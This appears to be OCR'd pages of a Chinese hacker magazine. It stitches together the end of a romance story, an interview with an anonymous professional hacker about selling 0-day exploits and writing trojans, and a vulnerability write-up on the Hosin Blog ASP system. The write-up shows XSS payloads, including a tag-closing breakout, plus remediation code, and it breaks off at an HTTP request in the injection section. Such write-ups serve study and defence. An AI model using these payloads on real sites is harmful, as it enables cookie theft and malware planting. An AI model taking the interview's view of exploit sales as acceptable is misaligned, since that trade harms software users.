后来他每个月都会给我送来杂志，每一次我都会期期艾艾地哭泣。我不知道什么时候我变得这么脆弱。连自己都无法想像。我的电话还是每天都打，听他的快乐听他的忧伤，只是我不能再坚持那么长时间听电话了。每到半个小时过去的时候我都会找理由放下电话，去吃那些大把大把的止疼药，我无法忍受自己不能和他在一起的痛苦，也无法忍受病痛的折磨。那一天早上我依然把电话打了过去，对他说记得早上要吃饭，空腹不能吸烟，晚上要早点休息。要求他这些事情要不容质疑地做到。他其实一直都很听话，我很幸福也很难过地笑了，对他说："哥哥，我恋爱了。以后不能给你打电话了，因为我的男友不喜欢。"那一边是沉默，很久之后他努力轻松地说："我知道了，其实我没有女友，要是不开心的时候找我聊聊，我的手机24小时开机。等你！"

话筒在我的手里滑落，疼痛让我大汗淋漓，颓然地倒在了冰冷的地板上！



我亲自把他送上离别的车，在他面前我还是哭了。因为我真的舍不得，我害怕有那么一天我真的就会永远的失去，而现在这个相互望着的时刻将是多么的难得。我在车子刚刚启动的那一刻紧紧地握住了他伸在车窗外告别的手，眼泪簌簌地流了下来。我对他说："我会想你的，哥哥！"他微微地笑了笑。那绝尘而去的车，带去了我所有的依恋。

寂寞花开

哭沙

小编：

当黑客技术被纳入市场生物链的其中一个环节时，“职业黑客”这个新派词汇也应运而生。黑客技术掌握者和黑客技术的需求者一拍即合，于是地下黑市自然就开始慢慢形成，黑市里有叫卖0Day的、有要收购某个城市IP段webshell的、有大量收购某某游戏信封的、有寻求黑站的、有求挂马的等等情况。这

“他调试漏洞的能力有多强我们并不得知，据说他发现了ms06-027以及ms06-047，另外有一些EXP，网上到现在并没有公开过。

他大学毕业已经两年多，刚毕业时，他还在为工作而发愁，并不是说发愁找不到工作，而是在两家都想让他加盟的单位之间作选择。

他说他没有加入过任何黑客组织，一直单打独斗至今。应他本人的要求隐去他的真实名字，问用什么名字来代替？他说：anonymous”

对话职业黑客

——走近word漏洞发现者

本刊特派：小迷

NoHack：作为一名职业黑客，我想你的经历肯定特别精彩，是什么原因促使您走进黑客这个领域，并且成为一名职业黑客呢？

anonymous：最早是想当一名程序员，同时因为前几年搞网络特别热门，所以逐渐地开始学习网络方面的技术。然后在学习交流过程中认识了一些写病毒和搞站的朋友，随后兴趣慢慢地放在这上面来了。对于为什么选择职业黑客，也许是命中注定吧，深层次我看和国内网络的普及还是有关系的，现在的情况基本上是形成了一个地下黑市，有买家当然就有卖家咯。

NoHack：职业黑客都具有什么特点？

anonymous：我接触到的一般技术上都还是比较可以的，每个人都有自己特别擅长的一面比如脚本，反汇编，漏洞分析，程序开发等……

有些年龄已经比较大了，还有一些人就是靠关系当中间人，也就是这个领域里的中介。

NoHack：在职业黑客界，你有传说中的偶像吗？

anonymous：以前有，现在没有了。

NoHack：如果我没有猜错的话，我想你肯定有一个组织吧，能否介绍下你的组织？

anonymous：目前基本上单干。

NoHack：职业黑客有没有道德底线？

anonymous：我的底线是不做对不起朋友，对不起自己良心的事，不做进局子的事，有些人我看进去几年没问题了。

NoHack：现在的网络不再是那么风平浪静，网络敲诈、商业黑客等事物随着人们意识的改变涌现了出来，你对于现在这些所谓的“黑客”有什么看法。或者说有什么忠告呢？

anonymous：简单的说最好只是玩玩，不要陷太深了，不要在利益面前挺而走险（特别是水平还没到家的时候）。

NoHack：现在一些QQ群、taobao、ebay等网络交易网站随时都能看到出售某某漏洞利用程序，而且价格不菲。当时您是否也出售过漏洞？或者说把技术转换为金钱呢？你是否也从别的黑客手里购买一些漏洞或者shell呢？

anonymous：只卖过没买过。

NoHack：你卖给别人漏洞，一般需要口头承诺相关的保密协议吧！因为如果对方泄密，则会影响你的生意，你一般如何控制这种风险？

anonymous：也很简单就靠对方的信誉吧，到目前还没出过什么事。

NoHack：据我所知你是ms06-027，ms06-047漏洞的发现者，而且还发现过IE漏洞，我猜你肯定是自己先玩上一段时间再报告微软吧？

anonymous：027、047都是Word的漏洞，前者是fuzzer找到的，后者是我分析Word宏的时候找到的。这个洞是被塞门铁克抓到样本了，然后报告给微软的，这个漏洞其实还有一种利用方法，在WORD XP下可以躲过所有的杀毒软件包括MS自己。

NoHack：当你把漏洞报告给微软后，一般他们会如何回复你，对你个人有什么嘉奖吗？物质的还是精神的？

anonymous：我从来没有报告给MS的想法，垃圾漏洞除外：)

NoHack：对你来说，当你发现一个重大漏洞时，你却发现不能与其他人分享这个喜悦，这时你一般会采用什么方法来舒缓这种激动？

anonymous：职业黑客嘛，对这种事见多了也就无所谓，至少现在发现一个新漏洞，或是写出一个没人写出来的EXP，心里已经很平静了。

NoHack：俗话说得好，常在河边走，哪能不湿鞋！你有没有被其他黑客黑过，你一般对这种行为抱什么心态？

anonymous：因为自己也写木马，对IE漏洞也研究得比较多，所以还没发生过很严重的事情。

NoHack：在技术上你最擅长是什么？

anonymous：MASM和漏洞调试。

NoHack：对于脚本黑客和系统黑客，你如何定义？你的研究更倾向于系统黑客吧？

anonymous：黑客分类什么的，我倒从来没想过。我主要还是研究Windows系统和客户端的一些漏洞以及木马开发。

NoHack：现在网上很多人都在孜孜不倦的打探未公布补丁的Oday漏洞，很多初学者对ODay这个术语很陌生，你能给大家介绍一下吗？

anonymous：这儿说的0day主要是指——该软件的开发商还没有发现这个漏洞（或是通过已公开的利用代码发现了漏洞但还没来得及补上），一般存在于该软件的所有版本中。但有些时候新版本由于新的功能或其它情况开发商无意中会把漏洞补上，但老版本就算打完所有补丁还是可以利用。但还有一种特殊情况，那就是新版本因为加上了新功能所以才有漏洞，用老版本反而没有漏洞，比如wmf的漏洞。

NoHack：根据目前趋势，越来越多的漏洞掌握在了少数人手里，这样的现象是不是意味着黑客将走向职业化、商业化？

anonymous：国内黑客的职业化我想从04年开始流行的，现在已经非常商业化了。

NoHack：当越来越多的人加入职业黑客这个队伍，意味着竞争也会出现，你目前为止，碰到过竞争对手以更低的价格抢走你手上的生意吗？


anonymous：很正常的事，太多了。还有人拿我找到的0day，反过来要卖给我。

NoHack：职业黑客和传统的黑客自由共享的精神相悖，你如何认识这种矛盾？

anonymous：有好处也有坏处吧，虽然交流少了些，但有些程序就升值了，如果网上随处可以找得到，卖什么钱呀。

通过这次采访，给笔者留下了一些新的思索，黑客职业化与传统的黑客精神是悖离的，而职业黑客无疑又是一个新的网络边缘问题，边缘问题自然也会产生新的社会问题，这些问题还得留给聪明的社会学家们去探讨和解决吧。黑客逐步演化出不同的注解和分支，我们也无意再去生搬硬套黑客的古老定义，但是崇尚自由共享的黑客精神帝国依然是我们很多人心中不变的梦想。NOHACK

Hosin Blog的安全分析



曾云好

从本文你可以学到

1、Hosin Blog 跨站分析利用

2、Hosin Blog 的注射漏洞

Hosin Blog 是由苦寒竹开发的一套基于 ASP 的博客系统，具有留言本，日志搜索，插件管理，评论锁定，帖子置顶和后台管理功能，界面也是非常的漂亮。目前最新的版本是 1.33，前几天在网上乱逛时候发现了它，觉得挺不错的，下载回来，看完代码之后发现了不少的安全漏洞，这里拿出来和大家分享。

一.跨站(XSS)

跨站漏洞出现在了留言本 **gbook.asp** 文件上，在这个文件中它只过滤了单引号，其他的字符却没有过滤，所以从理论上来说是可以跨站的，不过这里的跨站有点不一样，先看其关键代码如下：

```
<tr><td class=titlebar>>> 留言本</td></tr>
<%if request.QueryString("action")="add" then
namegk=Trim(Replace(Request.Form("namegk"),"'",""))  '只过滤了单引号
qq=Trim(Replace(Request.Form("qq"),"'",""))  '只过滤了单引号
email=Trim(Replace(Request.Form("email"),"'",""))
url=Trim(Replace(Request.Form("url"),"'",""))  '只过滤了单引号
getcode=Trim(Replace(Request.Form("getcode"),"'",""))
face=Trim(Replace(Request.Form("face"),"'",""))
article=Trim(Replace(Request.Form("article"),"'",""))  '只过滤了单引号
……省略代码
set gbadd=server.CreateObject("adodb.recordset")
sqlgbadd="select * from gbook"
gbadd.open sqlgbadd,conn,3,2
gbadd.addnew
gbadd("name")=namegk  '取得它的属性值
gbadd("qq")=qq
if email="@"then
email=""
end if
gbadd("email")=email
gbadd("url")=url
gbadd("face")=face
gbadd("content")=article
gbadd("date")=FormatDatetime(now,1)
gbadd("time")=FormatDatetime(now,4)
gbadd.update  '进行数据库更新
gbadd.close
set gbadd=nothing
response.write "<tr><td>留言提交成功，请<a href=gbook.asp>返回</a></td></tr>"
```




图1 提交跨站代码




图2 跨站代码不能成功

从上面可以看出来，只过滤了单引号，但是如果我们输入只是 **<script>alert("cmd")</script>**这样的跨站代码还是看不到跨站效果的，如图1和图2所示。

我们看看提交跨站代码后返回页面的代码：

```
<tr><td class=titlebar>>> 留言本</td></tr>
<tr class=righttable><td><img src=emot/face1.gif align=left><table width=90%><tr><td
class=gbookcopy> <script>alert( | 2006年9月22日08:33<br> <a
href=mailto:sd@sina.com target=_blank><img border=0 src=images/email.gif
title=Email:sd@sina.com></a> 
<a href=http://<script>alert("cmd")</script> target=_blank><img src=images/url.gif
'被〈和〉给屏蔽了
title=http://<script>alert("cmd")</script> border=0></a>
'被〈和〉给屏蔽了
 <a target=blank href=http://wpa.qq.com/msgrd?V=1&Uin=3242233&Site=kuhanzhu.512i.com&Menu=yes><img
src=images/oicq.gif title=QQ:3242233
border=0></a></td></tr></table>
```

仔细看这里**<a href=http://<script>alert("cmd")</script> target=_blank><img src=images/url.gif title=http://<script>alert("cmd")</script> border=0>**,我们的跨站代码并没有过滤掉，只是被HTML的那些控件给封闭了。那我们让HTML在我们的跨站代码之前闭合不就可以实现跨站了吗？所以我们可以在个人主页那里输入代码**><script>alert("曾云好")</script><**。如图3和图4所示，跨站成功了。

第二个跨站的地方就是在我们注册成会员后修改会员资料的**member.asp**文件上，下面是在输入跨站代码**<script>alert("cmd")</**

script>后返回的代码：

```
    <td> <input name="email" type="text" id="email" value="<script>alert("cmd")</script>"
    size="30"></td>
          </tr>
          <tr bgcolor="#FFFFFF">
    <td align="right" nowrap>腾讯QQ: </td>
                <td> <input name="qq" type="text" id="qq" value="234234" maxlength='9'></td>
          </tr>
            <tr bgcolor="#FFFFFF">
              <td align="right" nowrap>个人主页: </td>
              <td> <input name="homepage" type="text" id="homepage"
    value="http://<script>alert("cmd")</script>" size="35" maxlength="48"></td>
    '被〈和〉给屏蔽了
          </tr>
          <tr bgcolor="#FFFFFF">
            <td align="right" nowrap>个人简介: </td>
              <td> <textarea name="jianjie" cols="45" rows="10" wrap="VIRTUAL"
    id="jianjie"><script>alert("cmd")</script></textarea></td>
          </tr>
            <tr align="center" bgcolor="#FFFFFF">
            <td colspan="2">
    <input type="submit" name="Submit" value=" 确定编辑 ">
            </td>
            </tr></form>
```




图3 提交构造的跨站




图4 跨站成功

和上面的差不多，也是闭合了代码，那么我们都让闭合就可以实现，具体的代码和留言本上的是一样的。至于跨站可以干什么，目前这样的教程是非常多的，一般就是利用 iframe 挂马或者偷窃 cookies 之类的，有兴趣的朋友可以自己去研究。

跨站漏洞的修补在原理上要注意的有两个地方：

1. 转换用户提交的 HTML 代码，从上面我们也知道就是因为程序员在写代码的时候没有过滤<和>从而导致了漏洞的出现，对跨站很熟悉的朋友也知道如果过滤上面的两个字符那跨站基本上就没得玩了，所以这里我们可以写一个这样的函数来达到转换的效果：

```
Function chkstr(str)
    str=replace(str,"<","&lt;",1,-1,1)
    str=replace(str,">","&gt;",1,-1,1)
    chkstr=str
End Function
```

2. 限制用户提交数据的长度，如<input name="auther" type="text" id="auther" size="12" maxlength="15" onChange="Isname();">，maxlength 就是允许用户输入数据长度的最大长度，在这里我们做适当的限制。

二. 注入

这里的注入漏洞还是出现在 **show.asp** 文件，问题出在评论上，这里评论有一个这样的功能：**输入即可注册专有评论**，如图 5 所示。

也就是说输入用户名和密码之后就是该网站的会员了，但是必须有一个这样的功能，那就是要判断用户输入的用户名是否已





图5 输入即可注册专有评论



```
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322)
Host: home.hxidc.cn
Content-Length: 53
Connection: Keep-Alive
Cache-Control: no-cache
